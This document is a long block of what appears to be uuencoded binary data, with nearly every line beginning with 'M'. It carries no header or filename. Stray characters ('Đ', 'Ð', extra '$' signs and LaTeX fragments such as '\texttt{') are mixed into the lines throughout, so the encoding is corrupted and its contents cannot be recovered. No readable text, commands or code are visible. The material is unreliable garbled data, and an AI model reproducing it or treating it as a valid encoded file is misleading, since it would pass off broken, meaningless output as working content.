M::H`7YCP)E&`.U'4Z+EHNV96!^6PN\$I.S;*BISK\)Z7D07%@O+:SNO&.E,CHD MS:H/M()^T78GT200@L<44+*\7IY.?:`=JHO+0Q.Q6!KW?K\$:]F,&V&LSX;&;D MKO6>&ZFGI7%2@60)&2NOX&'1)!)1?F2?#WM+>?Q/L5>,661_U&Z>N``:SSQOĐ M!M/^/#632T(J_@%%F!V\$F(P[Z)5R^\G'&0JC917[Y\$HO_/Q:*E34=UUQ)GG8Đ M)"JWD#;*8APNZ\$,&=6_Z8@ULXVH,],UV*GUP\'"J_KD8J28QL;2K+K5*O3CRÐ M+JF!V]!'03VQW;Z3)H?G;YV(\$PIP]NK60JOT[EI1D7]V/T)Y*P&WM5;O%<Q6Đ M9ZI1IG?5,+O,'(3?7:K!",!'T\$V*[2&G&@W.0PNCIE5U2YA 58T)\: 1&U0DĐ MPJFWG;8^!.+K>K)QA+[I^T'`]@;:TFA]/R]=9>YJSB`B(-5E1=TDC1'OP/18Đ MFO;7;LMV#_M<ES=\G:M\RPZ=#+G%PN]P_I-Z2LNZ96>B-PER()N[3D;5A)J.Ð M]I]`ZAG-^7T'?;FRII-&F8?;7>\$7]=`,LNI*V*>9.*V12:0C*_(AC+C3!,<FÐ MNB&AQ=9]V%N.:>VCU+_4*/Q/VFO^ATV!D6\P4=:"A\$ET>1)V(+3Z#-I7_'>6Đ M)(*6;GL\$]ZJG\$JEJ7-.@,4XU*R]*@PS,KVIS\$DEU[F7'Z,8X[]MUA`#SK5=5Đ M6MJ`5`CLXH;VW8%:C9(F0WJB/FH^,RTD\$5_/*M^26D&(U`NAK?QOH4&@K%7SĐ $MGU[D>[!EC/3&<\-.$@/D3V(-VM'J^\#P-*6'L7]+D3-)/+#YW,M-PY1\TI;Z\D$ M;\$7+T\=H6I34L',(;"2(USGFKQLG6^5>50G\Z<9>D'>(?77=``\$GA[60H9>+Đ M>#HH*NN\$L%4<Z/&U%?89`]K>N79J]004)5`[TOD&\$O+/Y4>50X%0`U2JYV6?Đ MEE>*QRA*^F]RQ\$&3HB#ODI;KA>4DV?9T_+_LB?_C7WW!A:R7(1)%KJ8W96""Đ $M]HB^TU="]1"J9(%('NI+K2?O3B.5K#XN(I<Y^3$U3HO,%3;F]>6K,X,J/)^9Ð$ M.N]69/ENF@<]CH\$/C"Z\#>K,/&.818FVZMHAM!\]U(#36;?J7;2];@WC^+GWĐ M&PHS0;C0_=X99`\$%"C__B="_FE:=O7][`<G57]1Z#R7)O;+[RM-:`>'0-G!,Đ M&+MS(]RK)&2>9Z)P1NWEN"IJKSTA[&H]D-@:D:7Y3"S72X0['%JWY30S##WEĐ M)UH(+O5/W-@"_;)JV(YS?X0Z3^"T(0Q8=,[CM\77NP+'WKWBASV9V];/,)DPD MYRQR!OCUO48I:WMVGX,2"N;G0]T79,B_U5X'5+[\B?`Q387VWP'Q#L&85+F!Đ MVOY6\$0I_MES=?WQ1Q9@47ZLP01(`1D:7%3<3:"%M9P*;`0[\.A8(DZV(DIDJĐ M(R:@<QU]DFH,Y,AHH]RJ-,;E9Y#N=9VX<]-Y!_N^4J'K!;*T]/=SXE5,WQ,SD MNL3')J/G9&,`:/&2E\O'J275J(YUK6JFJY?]I2:,SP.TG::5UR&+_++>G/E1IÐ M; %YX\$V+; MRW%C0>%^I!4BC*CJT>LGU-_#+"B37/].N<X^6F:UWGKIZ1Y`R0>Đ M7'(1AUZ4Z:IQVEWF](.@3<GE(X!TH".Z3<A[HD-RJH^1I>47S.]=Z`!X3/Z=Ð M!(.IX[J=)(M"O*H1KNOTXM%CZ/F%[;@H0L%#B9K4X;#/H0?&7P[B___Q!.#OĐ M\$]XSFN`?^NKR>",&P820J72Z]10'U!<B!F]BT`54?3_C'5)510VN%N4TV!?PÐ M8=Y, #\JRZ;)?1^`S9VM:-U`SUDPI(AO/C8\$QXE46UF/E5M).*YMN-T*[H/)6Đ $M.X(K0097":D,?)1,+ZHA!!4T<B&M]4D)8JOLQ;V\AK5Q5"93!*0[=;`."DMSÐ$ M^0Z3@7X3D#_CU54%8/](D)F^%H@;(7BM9H71-VZR\`=J:=MTABG=;FRR//<5Đ MJTOH&(96Z3E59M_N(?8;`!V!?;7SQL1/CY!X-E^NCK:52=&M#M[<YQZ/>AIQĐ $\texttt{MX} \texttt{[Y875D1_]M0`\$77=DM\$VN!U>=+!TG\$\$H4I(\$/I/N*I:F>NN_C60600\BD5D M3(*IX_8<9ZP"JTYTD'D&\$(F[/_6`U-AL:U^>'RR8BR`SHZO]@6=T@H,!M`0!D M]`#V=F*91HR[!;OCFME`)7G!=S"1`,NMT3?9D>/0VS>HH:>/ZTL.8\KX"[.ZĐ M/J3.<_H(3"\$")CM2,&KJZ%46I0T2V\$_19ZL4;QY@?J`.9L9OO^78ZQ%J__!LD $M\# < E = 180RA5R + ED' ! 26 < ?6 * %^SW(R^4^OG!0W.'X7 = W8 < R \ 3; IN? $0]OKQ.AD$ M1".78YQPBLQ#?D-.*<]"!'-*T"5JN*FLJWDFB?6RX\$MK^M]3%@3-_]-1A'T7Đ M\$[/KW#%G^3U/\W`)I^O9FFTG\$JWA*&PX.OOK[<2:C,LZOM-Z8>/-BL>[[M\$%D MT89FVJD(83WB2+@U6-C.`+CL>:-X;4YR?%;4.7^8`:Q5%SA#L"J8:@W[2H'LD MM5>6Q(_!2YL?[V84ZA\$(WN!,=(H.>,&%O=D:3S&*ZR=O`9N2N\$`-V%!]88V9Đ MT@4_,VE+*HN<)'OE!FE<TZ;EJC-*AKG`K>\?;Z;2;]H%./\W`E\$!]^`(\$2D`Đ $M[EH$WW"'$7H3M)39J2L60:&KXSIY]9&&Q'TO4R/-EQ=,\-0]$A\#G,";HXGKYÐ$ M6[(+\L`<5K3RWJ.?IK+YE'T:Z6]=?.'P]LA=<NLF_K9JH!_N)5#&MY]]#<\YĐ M4<6Y<>9VNQZ\$VPU(ZJ\S6K<?/D]P9LI,\$ZTZJ0?G!PF?JY.Z+-G1MP:P@&PMĐ M^8U`WK9?@99S"'JPD5TU3M?S)A;V[NVOD!9XF8]E!UU4@*[Q60;2[7_>W_\$,Ð $M0`(=W4DM\1":<R?/5R"9MORX=K%0*=3+SOO/X'!$;>3>4W'5J"("27E(BA:7D))$ $M!675&U^17?PH:_DS9*#?&Y9=;R6AHHP<]4K2@G3WP^^,<D!<N/R$$_-2U)\D$ MLH:^_@<C=.YDHXE1!B-;\$BNQ(FC-L&_2R+!4`F759U#]];*+KC;&(Z4-,01\D MF@)Z.\$9Y*#?K818R,<XBSYL<6CV\7-R`_[7UL8K_XT03B2V/'Y;]'L>39E7OÐ M:XN?R!%B)4+6CLSQ_`FC;PR"ALEN81H)1#*M46AA#P"N\$Z\$CV5*NE"*]>#,NĐ ML0JKUUFR, EKIFLQ.FM8<:^@^]<-@GSBE,\$*".QF6ZG2NEW4,G[WJM'E*Z`LĐ ML/1V2'OXR0B3M65YR;@X*T*66<24.K3AT)38QQ,^&WB0/T:#":A?%QI290F^D MN*N"^VZ*\O3+6T0MDVMLO>WX?'_Y],]Q[*#29&*?ST=FI!&P2WHH):RL-;D M019F[HSPY@!.GE#;F\$3BX'.@`)ZWF0A#*J/P,2+,=4+H@!AID[W79VY];Y'7Đ M>L1]&O5OG&#<`1^V:G]9#OZR1CFFROZY:7DMM3!F@J);S5X09!7GF69/%WT%D MG\W(*_0PCKZ@K*F9/.`DD6J9Y2U#9?/T2?RC@X<Z875/N`\$QBM5KD_C]T-+]D M<4E^VAF:ZZP1TX]-@(P9],FB.5CXR4V-/^Q_?QN@JE[O/TV/I54T--YD4"<OĐ

 $MK72239Z\14#F(%^0#?2$/]L:9>5ARO-UIX.)-%@+/$=U_8RG-ZR'\J"Q.+S<Đ$ $MW; KC_E77P=AI\>09D\setminus !7B3"P))+FF\&(1.O(Y,H^Q9=,Q^X;,)R1T.<$-0A^D$ M')53G8"FK)U#9BN=>15,:K11FB48ISF4D=:P;F^RR7DK20B_;9D*_"03+D^XĐ M/\RLM_KEJ%=*YP^/PM(J!DZ;\!-%G70*\$58G?VO"+PO_:?74S4H<*XX'("1Đ $M'(!9)"1NQWA.\T)NP=OI;8H3@8,...*@A%PF,:;D^0P<CO9S_$=2]?=W5TD$ M.Z/\Y,178P8/6A&7,F1@>6VKZ3!E-E^E5JHC[%755HP<5#O;,1HEJL"/HA(DĐ M%H6K+AJ7AQF@?;43.&:G3>B@':Q-9'S;)9+NR^=GTCPAQ\E>E\3;JM;'E6+HD M3++(TVO?^+F-=P'56/V6^KCSV.A*,QWM]FIKZ8'M/W%B&[2\9R@CS)?2CQ6,D $M!?, &/@X@!&WRV(D%\Q;>T]T^"54Q<1, %#"]5D4@Z8@6_!5I(Z`I[\OVXDU99Đ]$ M6QG1D?AUW27.=05,ODT(6]5:CC'.0&IN^MIO'U/B6I^MWU`DS%GC;@8?1G*GD MD#W?M(_(L_KLX^(8)_>9B1S[*%)2(O&0&+M=J_H>M14'8I_=E+37D<%5DLZ,Đ M,8S50M"X?-&0&+]@@9=\J:?PO^]N^I]NT>G_5*ZQ:UHS#7TRDB,;4C?B+=3QĐ M>7)"<S'TLLG`O]*0HF3M[=Q%)0*:@!FF],%A3ZC5:M]S@#R#''EQ(X]SR@\`Ð M02[L7T`6AW1U:S84!MD@2HVG_3-1E`99<OEYLWS#UZGP,1.E?'Z?N2RRJ._&Đ MK.)KXNW1%#3(2]!(#,J'C?L-DWW9&)*=\'3,'@AA:QRL(D>7=/>=U878'<ISĐ $M2+\]7<Q<J?S%?,_=@BV?TI$^B*`+'["_06)3=^]5-3TX>`8:@G.6#,,!G[/Ð$ M6U/D%) 'H08M=YLR+2CAA,7C\4,R:CFLG"6&19K-.H+N\``14:ZPXS6KCJVB8Đ MY:!N08E^IXW/@V:`X;"C:Q<:]YY'BJXV\$[PWJHHZ.IN?W8XS!W?2=A<[8@PZÐ $\label{eq:mmpm} $$MM^PN+S&$0Y!Q>;'"PA\'_7'2G((Z[<HMFLLR](;T2ERUDTL@W='`DPMN;VD))$$ $\texttt{M$^V(IPS\FZ'^0=\"\&:1+)FCK)D'HXM\&"@G^3)M=?G82\$90=Q5]Y_O^O*/<2\&[D] $$$ MSG`'W@>L\W+;)]RIJNL5*\T5T?6]60?>O_^FYFI&TP1K29-':^'G]+09',X(Đ MA*FMYR9; *^HYW&W'!T\$[E&["\V]%BG=:5HW@G33LDC'M0#OP0*B*M9I1K'(GĐ M5`%P7K2JLYU65GUKZOZG![\+G?\(\Z3E9N47T@V0MZ%A.#^]%;AVRY&/X/_QĐ MU*:*,+?K\$945C82'-<511MW7F9B5DT#JA'DFQR'J=YZCO>?DX`'768PUO@9;D MTPZTIV:3?`*KZ%B0:(WC^5/U==QXNM/,RJ4AL+9,M'1)G>W8@2AW'A;X]#)SĐ M1?97?//_S[G:5SE*F=OP+/,AIKHO/%<00D2'2<1EF?`M&H)J6*`M!0N1^M3IĐ MTD39EC1%4DO/18#ESQ"<'=3AAU`4;3J>(:H RKL[/,PEE2K#5/-%S?'WAYJTĐ MGY22YF14*`#S[N^OH/<\3?F?`?BNY9NRD5-9K^]N-R-JY"Q8RLTZX/"_S,Y#Đ M&&8:\$()5*Z&V2SPKAG&TM9A1IYJS3I1#MBW1+CMXGL?[PS+E(@AC9(G61/G^Đ M6GKK"-]AL?YP`MN"SN`ZA\@\$F)S59F\\LV/!Z\$IAM/EBM(@(;ZA`Y:CWS_%_Ð M9J8;*(.%I!.3X!5?;O#/^_M[P"/@_'&'NPUI3.BA.`UI)B=ZDWAMPU4O@C<2Đ M.95KB\$&"E)%[U=/!%;):IBL^\$()CJ>/4Q#*'H6?M%,:9`7B*XP:E5%H:5#7<Đ $MW+&Q/7^TMV_O$ [[BIA*OGA].+31]A6(\GJYF+9;]=4\$^X0+G_>77"Q9!\$`#UĐ M&8AA7?6)>YDSQ7G!;/UN-UTUGHB9>9!G-\6ALY?8)N7N<4I)/@""4<3%.0J&D MP!,ULSK\$)_6;X:B8W=22IKMXFI:O`#](8*9`OX"-MLU0"X(^9&EB_*--'=>MD MEC[UF05564+XV_1]TS?Y2Z3XN=^2Y"4:Q(XP`M!)Q\`0.!/A@80Y[ASTZ-8]D MW`P[XW2`-GW*F00"XO4?;_\0*B!>\CT<5>'BW6_\'5G7@SC:_NE.\M4)_#V@Đ M#*@*Y@.D0^+OG>?Y`.V!/R@L01Q)@=UNXSW:JVI,(;`JW[Q[)HDNF&@-9[\$OÐ MG+2(N?`#GOI[WW@F"/O1@S:[XLS^&>"I>V10/F`L8T@LQT1!(-,8YAE/2F\$.Đ M0=;CGE^KDYNUZGO">7<2;*\$M+CW?'&'1=5="\$&3@YRR)@%3G!>E%\$&OCWJ]0Đ M]N";@IMQ<8SI*U-\$-1CKELL)F?76AQ,4".#\!R+CZGE!<&KCROFOSR\TR9:_Ð MP'^@E4/0MJ2-!V`W8NMZ?=>;99<:04`9)(`E]9=\GB 2SZ"JTR&[UXA=?%E;Đ $M2AWD^{:1:}@/4A%[YZ5R@+L3T[)$=,!3*5S-?4J0X0<LW^TA=4OA>&`6BA(X@D)$ $M7XX\T\#BXR76Q>OW?Y"T36KV60N:G"Q_->/0J\#W\T\#4/HEB*,3)^OQ?M^7Q]:D$ M9`,]-Q/#7)(6?CSS:^Q"?%G4\T.;2E4>#HAII8**%6!Q9)=7QZPW<Z?>-_QPĐ M7P"4>`=PR\$"C8G08J?WLLQYF[B6CA],VG_H_O<33#8'12.T&#=W_H')V8!C8Đ MP[3RH+#(.`/#"9BK!K`^<MA-=3DPX7RS]&=&TV;:RQ+^?6TF]5V_VIC=SL>JĐ M1-*RUON#\L/2)GK_7^DSS!3X?1I[=&4JPMMX0S4]UU!%*M4<KS<\$):P6>*7FD MLN*V^Q86PK.WJ\G_Z=0+;>I30!Q>J^/YIR?Q>1P/3+KK=V%4)8LWN?Q_2??*D MT'2?/#UVSI<8W:^EY4\>M6EV,<*M6O=J+8"0\$,@%_Y''*F[)6\->"#@"9M\ZĐ $\texttt{M_UK!*C`(*\$^CJ\#JWC?],BU(.QVJX_H,\$(5N_(A\$!1?OCF,!\$\&\$U/G3U4@G\$JĐ)) }$ M)74<%R4:K'^^/[1XL158AZ=4Q5\+@JLW&=B]LSP+85?5M'IGA7\$%4Z\&^`)_Ð M/AXOE!/!L;R'7[Y?NV@]Q/DPV_9<`WJ_9%A?;JGK%^4/KLS07GB*6[01P[6SD M:(&DP%2N3'XY;KSD;O#S+R9T8;WT\$=.!]PCM/)H`\$W\=ODMZQ]@[]]`N3N*Đ MT,->E,\<"C'HZI13/S&%2#XS=@5AS)+HXDGT,YQ1MA!@?FSJ:^3KF;J!I&2&Đ $M(S = (RN\$(GD!K7S_J-).@(T-Y[4+5EM<"H#ZW65\N0+R^J,_-)FI+KR*781/Ð)$ MT1X3O-&"6K=P9IX.5-LF;&5FHO-"01FKAMG7(5EG\OTY3S(J5TG322-1J52RĐ M9:UD.Q9OFZW[*R'3UYGUTXBZGH<E=3CFOY\A"5LC(@==#[\]1,NX>AMJ+>'YĐ $M(,2Z^+V@T^)Q;]EEM60M]+[_ZH,U^S5<;4G-C(8^A%1/5Z**O0K_F\#SPN)=]D$ M]+5^PA;K9O-GKJL)X0/0*M:GEDMAP)X7>^[G\$YAXT\$J%\)&1?+M3,%=-`6)D

M6]JKA_]K8D+WG'\[D(KTJEX?Z13(YG\.E+^&D\$@X#A%B,1('!_[YW9-&<+X?Đ M(;'TU.A7?8?B7<%PAG/%=9ZL3Y#DDAI(5?DC\$9ZEY5+QTUGXA06\$O<_8"H93Ð M5Y<5;8<PE")"]JOZ3OKK/&\$J"X1?ZA->`/QQ1)[W.DP4%'P_8=,>=0!O[H?^Đ M[(G?4FVO?>M\%R"W10FC50*)%^2?>QA6E!TM9G+\=M'`:B@R0WL-%Z[>!#:KĐ MGT1M?CJ/;_O"3>C6ML=?RIIL]DK;%.:\$<1#FRZM<Q"]9Z)UT!;/M^-*/2'=4Đ M,?802C_.9^<.A\$-2[T&3V*.Y&^VW@M^K;(S3]783Y%Y._&2_TW;5\$O3W2&H?Đ M+H/R?2X&RCP:?+TSPGK?IF!,L0P\$,\$(_[-D`FD/*S*3,L@A-Y_XMQVQB0[[ED M3B]E.,^;,Y-0X.LUM\$P7"/&Y!\R]Q3.7UA:I6@I@5V<<Q@+WD*\'[V>_2)(ZĐ M?5EC:2%@[4J-M3[LPA!.N9/E7;2L^O&\S5P_!581J?`\9M<VI3QA0?'BI#`6Đ M"7T"*,?T\5;.O_L=HF7>@/(069TNK*FBXV84X,4XU4?..W1.>AA\G'<U>//TĐ M'Q+@<P'T9>85^A`SP;1Q\$<B(XOEI`9601B7G7E>ART4\$-!;`\$,!ZZJN(^TGBĐ MR9D`ADA, IX;L=M3859,")!8LHXI/!YUZG?7(]'VJ.XS+97?Y8!S7XRH;Y^+=Đ M;ZM@'U6"1MB#G7<:V?.E".%'7-_M)@2\$5;;5Q'M/,)\'_G9Q:)UWJW\P+!^ZĐ $\verb|M9,4T0WI^Z^=5XA,G``&Y_NJZIE6?</2VU<_=!VN.8Z10\\QN6Z+!;) | NY&<_N<D| | NY&| | NY&|$ ${\tt MUHW^\$\backslash NM?OFG+S7'*[T8.;@T^\backslash Q`7X*A=65+KHZ3\$!H_9?B\$6]D\&,+\$\#)N'MD}$ $M5W(_70@!L!C-\;AW\;NC%]\&G7!=\==K^$\.2BZA6;P4%*SM6!$8]"F0%Q`Ð$ M7[!RPU6NB0!DR#-&UA3YN..MLLAC/FE7H^21'@[#F5A)!>4GA<.C[*.\$BKX/Đ MSV1VL/V,?[JOR4>;#&2"L9D1<MC[,P\@AW"MH]&&:Z__XN,9+_]XJWA;-30-Đ $MOCIFR/-]\&6]/H-9'Z)P3:L?(^,G[W=U^^740X$PW9"S\&B6B\%JBZ8')")T3<Đ$ MS[9+<`R/E]/%C5(3_#3<8LA<^&)RRKB64US+W0SH@<<!?H[!1/GRI5Q3H:*IĐ $\label{eq:mj:sy.0} $$MJ:?SY.0$CQBW";?\80S<>Y\(+KJ<'O3;4Q/2\830^&]B\#*Q]2M8?GG='A\&R^/D$$ MTY15FU'7T:ZFF1VO\$W<866"56IF69C<87J"(1]#!-C5%`?3EHS:.R."RYC9OĐ M&VP3;\$/,?2+,.U\$:4>&=J>:]UYA]@J]XAE*=PDI2N1U4U<FJ%*6#-?E-[6WHD M0QDF2%\&\X3O_4&9(G28R/_[(R='9,"71?1-@W_,0;PXR>@?LDB8!,5[X@*;Đ MCZ&/#'72)]0=3")A&:AV=\$]R%]'F2*P;)&N2Z/33M1L"S'GS0%W[8#,7*5_!Đ M\$>IR"=3B9"?Z5`7;L,WZL:WS#:)[%-<!WQX'NQ&VG6C-\$%[.5BVUL&`R>UTDD $MV[<C2F=H/)*Z(EKHQ3QR2L(K12RS9I)R(T4>%$S;U5GR:3H#?P1*M<K:S@F_Ð$ M"_WU9T,^%/B08TAN!W.4E^ESJO>UTD*XK9=X#.)%P=^UY'VNKK?D2CS#FKV5Đ $MT55L20J0)-X:00)'YUV_I:[\-;=%%MWTZ:T?Z"OO$78U5CN]]QA)(1L\U5?+Ð$ MM%BQ?`('2>TT<Z28P?5\$\$J<D^5(>WO:\$]`H'4VH1:LDD\$C6-H`RMD[W-FIU8Đ MAD\UW;!"L;UOO>Q9-4AF=9](WK<I4. `@PHGY_NN##@WN(Y\$G4AJ%\$WH'[&=;Đ MCW=F\$]D*G&2SD4O*(#I[`K;`4>48^#XW\.!:A]_Q=\KPL]DCY[D*`TD65PS'Đ M]3EE5>WMIE?GC4IY<C/59DHN7D"'7/ET:VAI:5/QG._Y@D79U<99-I/*]+F[Đ $\texttt{MAMM"]D9LU:=3!X2D\&8;X6\$606]F]: \texttt{N\$ISM=;^Z)7LQ!(KP]E\$*F.\$]*U\\\\\\\ \texttt{U}\\\\\\\\\)\texttt{D}$ M;OD\,^,QSSU.#3CBZ(6.\$;`KU3JX*;/HL22JGUA[DOUX>7<=7Y07P]X-_,@=Đ $M\[] (2W.@TXA=L1/Z^VLBPGW4](V"T[7'+PC$B40"7T(^Z^+W5Y0D?$!^^)U-D)$ MZUUN6Y[\9N^/\$JO%VF<-@`3<6NCD0X@-DY?[S8E5W9)]:*IM)Y)0;]-IJT6\D MEGUPJETOH5 `?A'2<BNQ!.,7%25Z:>V\$J! `75G@\R+&9+1Q]!*\$SMT\WJJNCLÐ MV7K7\$]_:[-\$1)UU\]%<3J^)\$I\)Z;SOZ/.>,[\$"55HML<U\VFIH:UW0_.E%JÐ MWXZK6=U5Z[8GYUG\)]/"!N44HH)ZUYW,FH&W\$L4-',PN'=M)#C]&!SJHZ_,\D $\texttt{M} < \texttt{C[!;J$...4TQQTQ} \times \texttt{O}^L \times \texttt{ION} \times \texttt{\#})] \texttt{POC[$...4TQQTQ} \times \texttt{O}^L \times \texttt{ION} \times \texttt{M})] \texttt{POC[$...4TQQTQ} \times \texttt{O}^L \times \texttt{ION} \times \texttt{M})] \texttt{POC[$...4TQQTQ} \times \texttt{O}^L \times \texttt{ION} \times \texttt{M})] \texttt{POC[$...4TQQTQ} \times \texttt{O}^L \times \texttt{ION} \times \texttt{ION}$ MXEY[NQ&ZZ(^\$7:S3XAZ@_2@13F(F`."^D_MNSUA`X6GDU`Y6?;J_JH+`_MEWĐ M)'R.^5T4'3%"70=J#]?'RT@2_!!R8[71'?Q,)#5=I,KBL9<91+('/9*]/NO"Đ MX"<I+!S%;T>H2U"\$5V9,<_RH)6NO^T<C8)40_S8KY@-O3DS26[7>=PL5GY.0Đ MU9`8@2<JZD:Q((%)`:T;"._F@55BXKC'C-]95]\LFFNCT/IPPK>QME2WZJT)D M=O]FI!%Q\$/JGF.BKECCYA!O<G/*%3\$WGI5`K_-]?W%=!;U0E8ZL#OPXA']3<Đ M,9U]V0N/1L3SR/-\NPFUZO]I0B0A?&<>X_?:EQ1785?`X,LV_"^635`29ZZSĐ $\texttt{M} \setminus \texttt{Y9@.]} \texttt{I9IQM} \setminus \texttt{I7/R5}, +2/\texttt{TUA} < \texttt{LJB} : \texttt{EV[BL9AIZ} < 1; \land \texttt{V} : @ \setminus \texttt{Y/P6ZQ?YJFT} \setminus \texttt{FD}$ MA: !7NL<)KTO],03V"45,\$`-EH7PCU74C6&@*#E]+#WKU068X_J'G1C#M\$I#;Ð M_=)TT23=BT0/V#4>[2BAR!4KD4^@7"=[-9H+P?X0(!"#1LPU7`9'QKZ3%2%DD $M3N[S6$'J?;N>&CC(43,C)W1G./NR$<K"W-YQ[MU=#R^YE.9QLG^(^P5&0\?QD)]$ M]P=T,KM!._+3QD/FP]]90>2;3QQC`IL4UA!*4CL038M_S]SV>`Z597#-BT;FD MA1<J&O\S0ZB?Y6BC;<<I?DQSEH=U]83P>.C]./,9HG[%\$-YX0@\$2`'ZM#J7(Ð $MD#2SOU/#]>+D6C"E;/.&C,&UC"T8J#;%W'PFUO1X/H2R*^UG.5T8*\[,&[=ED]]$ M?[\>1/Z,*6E\$+FD>8E4Y0%/;1^9Q:S3%;.`%*!I-Y5]\'43R%4(BTYL&`#:`Ð MPF2;UOF3U@?KMO`&N_C?">21,YGB"`@*]1/?'7Y_P&=*08BR(\N/.4V0\$D[2Đ MLNN&(F;^_JY@N,O[RTGYXW88C,L&ER4[R<.%FB)QGG:2JU%`0+)UHUF.L!?/Ð M!3K_\$6L3)&Q)8PJ\$B!5"+S\KRD`+CXJTFVHM/M=9:^OR*V1!YJ\$:\$C`+Z(*7Đ M"D6Z;=ZOM<\A,U+IA\[7[ZM;_5\CEW"!"QD\.%2@]S;<<LTA>202A3C1!H3@Đ $M;^N9;_[@KC4(Y^TE_02#@%Y=UO:\D(FT[W>\4.-^D"MV$+OLW$XX'BAV&@9'D)]$ MT)F8[OS!^?/LOXR;)_1?N]#@OJL[C+SSOI\NW'_%J\$C4)YOKD^V]40C9._>Đ

 $M;(6\$G^{5})@+V56<2MW)6=Z'4+P^{9}P4)0S:\#(M:\$X)I1=@(]!;Y@=0()^D$ MA\BB^+.4ZM8;DB\\':8@W88'F28Q':^K:;+9W70?Z_JCTK9G]R#0801/`[DED $MO6: B)QXG84X; 6=UE[MGI/0V5$M<N_; S*0(N480'0])4!^{#+*A=.5XMH]TTD$ MC]*R1(N3MA=O!!W`!T?03J:OEB4)])J()X?H6?[D"Y]A@X"_[Y_M2P4B`]]8Đ MCN]I\$[H?FF=F83`\$]*`N9?X(6_AU8]"6K>!58?4B1:1LS[')#27@\$;22'X>WĐ M_\.\/1NR&TVG?JIF:;WM7"<:1YA3;/;+<E8M-K?>Z.WX``,XAF3OY_M1_E-'Đ MU6C' C[@9;F066PZ)=Y7+)'AT'\$';1TJ,MOW!LLBW*FSS/\$\302A.'**S+^3Đ $MM"G,>$H!/R#\\+K>18\\-AJ*+/78NHKKD&FW^V[?Z@*$";-OB57H%''\?L.OQDD$ M>'Q8SRY@[6K-#X,/\$V</E+0.6UP<J*E\\WHTZ.\P)U-DGT[!?DW&[-LW9;?/Đ MKKB?:6/#I_C-/ZX;80F#DO(1&ZU?G7TXHT4PB5T6.]#XK'H8JZICAS#Q;E9+Đ MB2X#`Y.8W[GX\U::1`@UA913#YCW"#48)N3P^T_XX<+B7OR:"F@S6!<%NV/>Đ MW93-<*:)9ZEE@\>W2KD\$^YZ%%P\$J(FPKFP>*LJ8(85V)@2I[XK[>YO%F\<-_Ð MYJ@8R5+3?H`:I>?`X0=ALNL7G'1OTR!-5.TO">2TI&>1RVQN&4S):(#E.05PĐ $M@[(\ZOC;(-*Q*4D\#<5^Y5+[847G3]T1_0U'0\#Q]UWR@878VW"@C@K`4=$!=)D$ MEA!.),IWL1]T*YN(;TC+7&_>7Y4->\44R?@HTA60U_3@:<XYS6KOVGYXUP?6Đ MJT_.E^^IR5Y=!\`L12)_QPYI!7`HXA:,4=.IS&L;DARX59`E'9BMU_[Z>2\YĐ M2%W@6YSJ!`2C"]WJ^8S8[<0.H5@E\$,\Y0LBY.Q\=V_D:D7,N56K4'/A3]I?*Đ MT31!CP7^T^;-DRK(U\WVS7G=+`NF*MH!+[[+A/-L]";""<#, `40KR44XE\7-Đ MLSY;H);WN0'>V+%QS=*7X-8[/=_M>KSVR"`X8>)B=(5DRL=&CY.&?UP+++9CĐ M1`#O)!A\$=\C6@;^VHOM<\$!S^GT`3"PHTL>I!G?WSL'-K/./P\5@UF;9(P"`IĐ MMRZDGJNC:JG,N[8%3@2#M<C./]E?[[_IMI,<>/[!##,0ZB#>Z'KZLE3XL6W3Đ M,YY9NYGXT-!J>*299SS-^][,11C8^SW"(>2'Q=MZ>=D>IQK7")303X#OW"X3Đ M9J@4:2)ISBWO/>Y_<?#+V#/UX>#;[?#+@M9=QV!^;"TIT=.<L.HXZ(QR5W=JD MYSX4C2"XRK/Y]'2K%974)L%(ZE1548TM-[FP<#/OWZ@*(_QF^4_`)@Z=>Q!-D MVQ-7E[9(.R8N_>X[?G)KR""AJ]HJKWLK#NJ@_WH>/-:WGHX"Y9MY]V2G(EREÐ MF720XWZ?;0:Y\NG&'J*HP9QU)*IH):2"G@%O)M`*3.!OO<^(N4@?MS78TD5BD M#\+82MOC#DR1YOX4-^K:V]NU<.'T/U1*W#L(CJ7`F)O!`)>,O]F+,._,RB6;D $M]A(Y,1EL'XY,O\#\&6Y3PQA))I[AIN2WY;\#]+IO_GWLD$]Q'=$XD`J%RHFCXVÐ$ M':>\$A`B*'"3>_P%M-<[C`W[SC=KG6@4IQ31>Q)<E9WW@.)M3EC>W7BA(KQEOÐ $M;OU=>0$/7!4/5P:N4\.7JI"K:"'$]V]J(A>4>; H?<S:V=$8Z5!KEF0`UGE:Ð$ M]NI_XEDPM3<OH!"J:8;-^@Y#FSHS[)%!;%<AP=OL2N/<T.#*LKPG[DYYU8M3D MEV*RZOU@I3]BO_0J7E%F^S\$Z\\$XN'2R?.K9YWP2X'/.VWKC_KQ>Z7?TG6;''Đ $MYA2-*(%I>5E?&8(J(WMI`3T/A2']JD[$6\V@?`54'7[X031JA)@4.0!I\#M6@Đ]$ $M(#5M')"'0E*N*&2GCPV.X!>P($$34[JFP3Z_V^DC6C9+9"@00+H[TV(;ODBYD)])$ M*,Z/OI2:;'_@'FSR32FLX,L'`-;L9/PL2*=P.>==)N\%!_XF6]R2R:6^IUF!Đ M\$,GDG)L62*MPA(:.5C)IY4)6:WB`!\S3\$\#E@^NM<G7W_>*_@N?L]'/&5OOLD M:8&5T9M!-FJ**/R&OF!.MW-#BYGBQ"Y<BJE5(-DE7!I`\$;;67B2FCU(2;Y1.Đ M!Z4?,^\K'.*`LG+LIDR![W!F*D8-'@66`>CGEBFE7\$-7S\$P_@;T;\$LD?U+`WĐ M0J5#+@K#ZUB[U4!`&:&F1;S'CXKM(\751^]RG?M,!"].>`O%QBQ%[`85A?"+D $\label{eq:mf/TZ-<+$ER;-Q.6F-P1V\#(@YR]I&$>Z,@1,Y.,FLG/S1FF4M8A1EO/^=RLJ2D} $$ MF/TZ-<+$ER;-Q.6F-P1V\#(@YR]I&$>Z,@1,Y.,FLG/S1FF4M8A1EO/^=RLJ2D $$ MF/TZ-<+$ER;-Q.6F-P1V#(@YR]I&$>Z,@1,Y.,FLG/S1FF4M8A1EO/^=RLJ2D $$ MF/TZ-<+$ER;-Q.6F-P1V#(@YR]I&$>Z,@1,Y.,FLG/S1FF4M8A1EO/^=RLJ2D $$ MF/TZ-<+$ER;-Q.6F-P1V#(@YR]I&$>Z,@1,Y.,FLG/S1FF4M8A1EO/^=RLJ2D $$ MF/TZ-<+$$ MF/TZ-<-$$ M^N2\I5?I>#>*,C\$0(&GY,3@&6];B,QI;QZ>>?K>>6''.9>)VJDWVMEZLE\$FBD $\texttt{M?G)} \\ 